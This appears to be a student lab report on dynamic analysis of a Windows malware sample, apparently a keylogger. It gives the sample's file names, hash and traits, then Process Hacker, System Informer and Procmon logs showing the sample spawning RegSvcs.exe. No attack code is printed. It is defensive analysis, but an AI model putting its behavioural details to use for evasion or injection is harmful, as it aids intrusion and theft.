


Question 1

Video link: <https://youtu.be/NTF1L7yQNmw>


Collection of initial information about the system



The screenshot shows the Process Hacker application window. The title bar reads 'Process Hacker [WIN11\kali]'. The menu bar includes 'Hacker', 'View', 'Tools', 'Users', and 'Help'. The toolbar contains icons for 'Refresh', 'Options', 'Find handles or DLLs', 'System information', and a search icon. The 'Processes' tab is selected, displaying a list of running processes. The status bar at the bottom indicates 'CPU Usage: 3.70%', 'Physical memory: 2.75 GB (34.86%)', and 'Processes: 131'.

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	4828			1.23 MB		Host Process for Windows Ser...
svchost.exe	4692			4.93 MB		Host Process for Windows Ser...
svchost.exe	5036			6.58 MB		Host Process for Windows Ser...
svchost.exe	11148			2.54 MB		Host Process for Windows Ser...
svchost.exe	1308			1.61 MB		Host Process for Windows Ser...
svchost.exe	5008			1.34 MB		Host Process for Windows Ser...
svchost.exe	2572			2.05 MB	WIN11\kali	Host Process for Windows Ser...
svchost.exe	6500			4.03 MB		Host Process for Windows Ser...
svchost.exe	8988			2.5 MB		Host Process for Windows Ser...
svchost.exe	4304			1.63 MB		Host Process for Windows Ser...
svchost.exe	6152			1.8 MB		Host Process for Windows Ser...
lsass.exe	892			8.6 MB		Local Security Authority Proce...
fontdrvhost.exe	592			1.37 MB		Usermode Font Driver Host
csrss.exe	736	0.01		2.14 MB		Client Server Runtime Process
winlogon.exe	800			2.82 MB		Windows Logon Application
fontdrvhost.exe	516			2.24 MB		Usermode Font Driver Host
dwm.exe	8640	0.53	1.76 kB/s	70.3 MB		Desktop Window Manager
explorer.exe	2596	0.59		110.65 MB	WIN11\kali	Windows Explorer
SecurityHealthSystray.exe	5236			1.83 MB	WIN11\kali	Windows Security notification...
VBoxTray.exe	5624		28 B/s	2.82 MB	WIN11\kali	VirtualBox Guest Additions Tra...
ProcessHacker.exe	5668	0.22		14.9 MB	WIN11\kali	Process Hacker
OneDrive.exe	8256			65.96 MB	WIN11\kali	Microsoft OneDrive
OneDrive.Sync.Service.exe	8260			47.52 MB	WIN11\kali	Microsoft OneDrive Sync Servi...


Process Hacker shows that normal processes are running like explorer.exe and schost.exe.




The screenshot shows the Process Monitor application window. The title bar reads 'Process Monitor - Sysinternals: www.sysinternals.com'. The menu bar includes 'File', 'Edit', 'Event', 'Filter', 'Tools', 'Options', and 'Help'. The toolbar contains various icons for file operations, filters, and settings. The main window displays a list of system events. The status bar at the bottom indicates 'Process Monitor - Sysinternals: www.sysinternals.com'.

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:51:...	Registry	124	WriteFile	C:\Windows\System32\config\SOFTW...	SUCCESS	Offset: 17,666,048,...
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
10:51:...	Explorer.EXE	2596	RegOpenKey	HKCU\Software\Classes\CLSID\{317D...	NAME NOT FOUND	Desired Access: R...
10:51:...	Explorer.EXE	2596	RegOpenKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Desired Access: R...
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: Name
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
10:51:...	Explorer.EXE	2596	RegOpenKey	HKCU\Software\Classes\CLSID\{317D...	NAME NOT FOUND	Desired Access: Q...
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
10:51:...	Explorer.EXE	2596	RegOpenKey	HKCR\CLSID\{317D06E8-5F24-433D-...	NAME NOT FOUND	Desired Access: Q...
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: Name
10:51:...	Explorer.EXE	2596	RegQueryKey	HKCR\CLSID\{317D06E8-5F24-433D-...	SUCCESS	Query: HandleTag...
10:51:...	Explorer.EXE	2596	RegOpenKey	HKCU\Software\Classes\CLSID\{317D...	NAME NOT FOUND	Desired Access: M...
10:51:...	Explorer.EXE	2596	RegQueryValue	HKCR\CLSID\{317D06E8-5F24-433D-...	NAME NOT FOUND	Length: 16

Process Monitor shows the activity of the OS and programs and processes behind the scenes.



Regshot is used to compare the before and after activities to analyze the malware behavior in terms of system changes. Here the 1st shot is taken before the malware is run.



Wireshark is used to monitor the network activity of the malware.

Preliminary findings:

File names: EncoderFallbackExcept.exe, Sales Order Sheet.pdf.exe, 9046- PA118- SUPPLY & INSTALLATION OF EQUIPMENTS OILFIELD EQUIPMENTS & SUPPLY.pdf.exe, keylog.exe

SHA-256 hash: f381e338212079c3a03fbbb532cdec44b1d27db03e8cc4c47408ef038885d934

File Type: Win32 Executable (PE EXE)


File Size: 1.04 MB

Characteristics: checks-user-input, long-sleeps, malware, detect-debug-environment, spreader, direct-cpu-clock-access, runtime-modules, assembly, persistence

Queries <http://checkip.dyndns.org/> to determine the external public IP address and geolocation of the infected host.

Running the malware:

OS: Windows 2022 Server



The screenshot shows the 'System Informer' application window. The 'Processes' tab is selected, displaying a list of running processes. The processes are sorted by CPU usage. The 'System Informer.exe' process is highlighted in black, indicating it is the active process. Other processes include 'System Idle Process', 'csrss.exe', 'wininit.exe', 'winlogon.exe', 'fontdrvhost.exe', 'dwm.exe', 'explorer.exe', 'VBoxTray.exe', 'Procmon.exe', 'Procmon64.exe', and 'f381e338212079c3a03fb...'. The 'System Informer.exe' process is running under the user 'WIN-1V...Administrator' and has a private memory usage of 19.91 MB.

Name	PID	CPU	I/O total r...	Private b...	User name	Description
> System Idle Process		68.75		60 kB	NT AUTHORITY\SYSTEM	
csrss.exe	536			2.08 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
> wininit.exe	624			1.37 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
csrss.exe	632	0.02		2 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
▼ winlogon.exe	692			2.34 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	932			2.05 MB	Font Driver Host\UMFD-	Usermode Font Driver Host
dwm.exe	616	0.12		36.61 MB	Window Man...\DWM-1	Desktop Window Manager
▼ explorer.exe	4116			41.93 MB	WIN-1V...\Administrator	Windows Explorer
VBoxTray.exe	5392		28 B/s	2.98 MB	WIN-1V...\Administrator	VirtualBox Guest Additions Tra...
SystemInformer.exe	2736	0.08		19.91 MB	WIN-1V...\Administrator	System Informer
▼ Procmon.exe	5692			7.07 MB	WIN-1V...\Administrator	Process Monitor
Procmon64.exe	952	1.19	889.82 kB...	74.71 MB	WIN-1V...\Administrator	Process Monitor
f381e338212079c3a03fb...	7480			9.31 MB	WIN-1V...\Administrator	JobClock Administration Applet

The malware file is executed here. After a brief period, the process is terminated and a new process appears.

System Informer [WIN-1VAH0PKU87B\Administrator]

System View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K) Aa *

Processes Services Network Disk Firewall Devices

Name	PID	CPU	I/O total r...	Private b...	User name	Description
> System Idle Process		75.12		60 kB	NT AUTHORITY\SYSTEM	
csrss.exe	536	0.03	310 B/s	2.08 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
> wininit.exe	624			1.37 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
csrss.exe	632	0.02		2.02 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
winlogon.exe	692			2.34 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	932			2.05 MB	Font Driver Host\UMFD-	Usermode Font Driver Host
dwm.exe	616	0.18		36.76 MB	Window Man... \DWM-1	Desktop Window Manager
explorer.exe	4116			39.55 MB	WIN-1V... \Administrator	Windows Explorer
VBoxTray.exe	5392		56 B/s	2.95 MB	WIN-1V... \Administrator	VirtualBox Guest Additions Tra...
SystemInformer.exe	2736	0.07		19.98 MB	WIN-1V... \Administrator	System Informer
Procmon.exe	5692			7.07 MB	WIN-1V... \Administrator	Process Monitor
Procmon64.exe	952	1.03	12.61 MB/s	88.45 MB	WIN-1V... \Administrator	Process Monitor
RegSvcs.exe	4424	1.64	26.63 kB/s	10.73 MB	WIN-1V... \Administrator	Microsoft .NET Services Install...

To confirm if RegSvcs.exe is spawned by the original malware file, we go to Process Tree in Process Monitor.

Process Tree


☐ Only show processes still running at end of current trace
☒ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
Explorer.EXE (4116)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	WIN-1VAH0PKU8...	C:\Windows\Expl...	5/20/2026 10:25:...	n/a
VBoxTray.exe (5392)	VirtualBox Guest ...	C:\Windows\Syst...		Oracle and/or its ...	WIN-1VAH0PKU8...	"C:\Windows\Sys...	5/20/2026 10:25:...	n/a
SystemInformer.exe (2736)	System Informer	C:\Program Files\...		Winsider Seminars...	WIN-1VAH0PKU8...	"C:\Program Files...	5/22/2026 12:26:...	n/a
Procmon.exe (5692)	Process Monitor	C:\Users\Administ...		Sysinternals - ww...	WIN-1VAH0PKU8...	"C:\Users\Admini...	5/22/2026 12:26:...	n/a
Procmon64.exe (952)	Process Monitor	C:\Users\Administ...		Sysinternals - ww...	WIN-1VAH0PKU8...	"C:\Users\Admini...	5/22/2026 12:26:...	n/a
JobClock Administr...	JobClock Administr...	C:\Users\Administ...		BASeCamp Softw...	WIN-1VAH0PKU8...	"C:\Users\Admini...	5/22/2026 12:27:...	5/22/2026 12:28:...
RegSvcs.exe (4424)	Microsoft .NET Se...	C:\Windows\Micr...		Microsoft Corporat...	WIN-1VAH0PKU8...	"C:\Windows\Mic...	5/22/2026 12:28:...	n/a
Idle (0)	Idle						5/21/2026 3:25:1...	n/a
System (4)	System				NT AUTHORITY\...		5/21/2026 3:25:1...	n/a
Registry (148)	Registry				NT AUTHORITY\...		5/21/2026 3:25:1...	n/a
smss.exe (424)	Windows Session ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\Syst...	5/21/2026 3:25:1...	n/a
csrss.exe (536)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\s...	5/21/2026 3:25:2...	n/a
wininit.exe (624)	Windows Start-Up...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	wininit.exe	5/21/2026 3:25:2...	n/a
services.exe (760)	Services and Cont...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	5/21/2026 3:25:2...	n/a
svchost.exe (1768)	Host Process for ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	5/20/2026 10:25:...	n/a
svchost.exe (1800)	Host Process for ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	5/20/2026 10:25:...	n/a
svchost.exe (1860)	Host Process for ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	5/20/2026 10:25:...	n/a
svchost.exe (1868)	Host Process for ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	5/20/2026 10:25:...	n/a

Description: Microsoft .NET Services Installation Utility
Company: Microsoft Corporation
Path: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Command: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
User: WIN-1VAH0PKU87B\Administrator
PID: 4424 Started: 5/22/2026 12:28:06 AM

Go To Event Include Process Include Subtree Close

This confirms that the new process is the child process of the malware file. Process details is opened to see more information of the new process.



The file name is Microsoft .NET Services Installation Utility and located in the Microsoft .NET directory in C:\Windows.

Now, the process activity is checked using Procmon and Regshot.



Time ...	Process Name	PID	Operation	Path	Result	Detail
12:27:...	f381e33821207...	7480	Process Start		SUCCESS	Parent PID: 4116, ...
12:27:...	f381e33821207...	7480	Thread Create		SUCCESS	Thread ID: 4984
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x779...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
12:27:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
12:27:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
12:27:...	f381e33821207...	7480	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
12:27:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
12:27:...	f381e33821207...	7480	Load Image	C:\Users\Administrator\Desktop\381e3...	SUCCESS	Image Base: 0x980...
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fc...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
12:27:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 528
12:27:...	f381e33821207...	7480	QueryNameInfo...	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
12:27:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
12:27:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
12:27:...	f381e33821207...	7480	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:27:...	f381e33821207...	7480	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fc...
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\System32\wow64base.dll	SUCCESS	Image Base: 0x7fc...
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fc...
12:27:...	f381e33821207...	7480	Load Image	C:\Windows\System32\wow64con.dll	SUCCESS	Image Base: 0x7fc...
12:27:...	f381e33821207...	7480	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
12:27:...	f381e33821207...	7480	CreateFile	C:\Windows	SUCCESS	Desired Access: R...

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ... Process Name PID Operation Path Result Detail

12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\Software\WOW6432Node\Micr...	REPARSE	Desired Access: R...
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\SOFTWARE\Microsoft\Ole\App...	SUCCESS	Desired Access: R...
12:28:...	f381e33821207...	7480	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Ole\App...	SUCCESS	KeySetInformation...
12:28:...	f381e33821207...	7480	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ole\App...	NAME NOT FOUND	Length: 16
12:28:...	f381e33821207...	7480	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ole\App...	SUCCESS	
12:28:...	f381e33821207...	7480	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
12:28:...	f381e33821207...	7480	RegQueryKey	HKLM	SUCCESS	Query: Name
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\...	REPARSE	Desired Access: R...
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\SOFTWARE\Microsoft\Ole	SUCCESS	Desired Access: R...
12:28:...	f381e33821207...	7480	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Ole	SUCCESS	KeySetInformation...
12:28:...	f381e33821207...	7480	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ole\Def...	NAME NOT FOUND	Length: 144
12:28:...	f381e33821207...	7480	CreateFile	C:\Windows\SysWOW64\vpcss.dll	NAME NOT FOUND	Desired Access: R...
12:28:...	f381e33821207...	7480	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ole	SUCCESS	
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
12:28:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
12:28:...	f381e33821207...	7480	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
12:28:...	f381e33821207...	7480	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
12:28:...	f381e33821207...	7480	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_DWO...
12:28:...	f381e33821207...	7480	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:28:...	RegSvcs.exe	4424	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
12:28:...	RegSvcs.exe	4424	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
12:28:...	RegSvcs.exe	4424	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windows
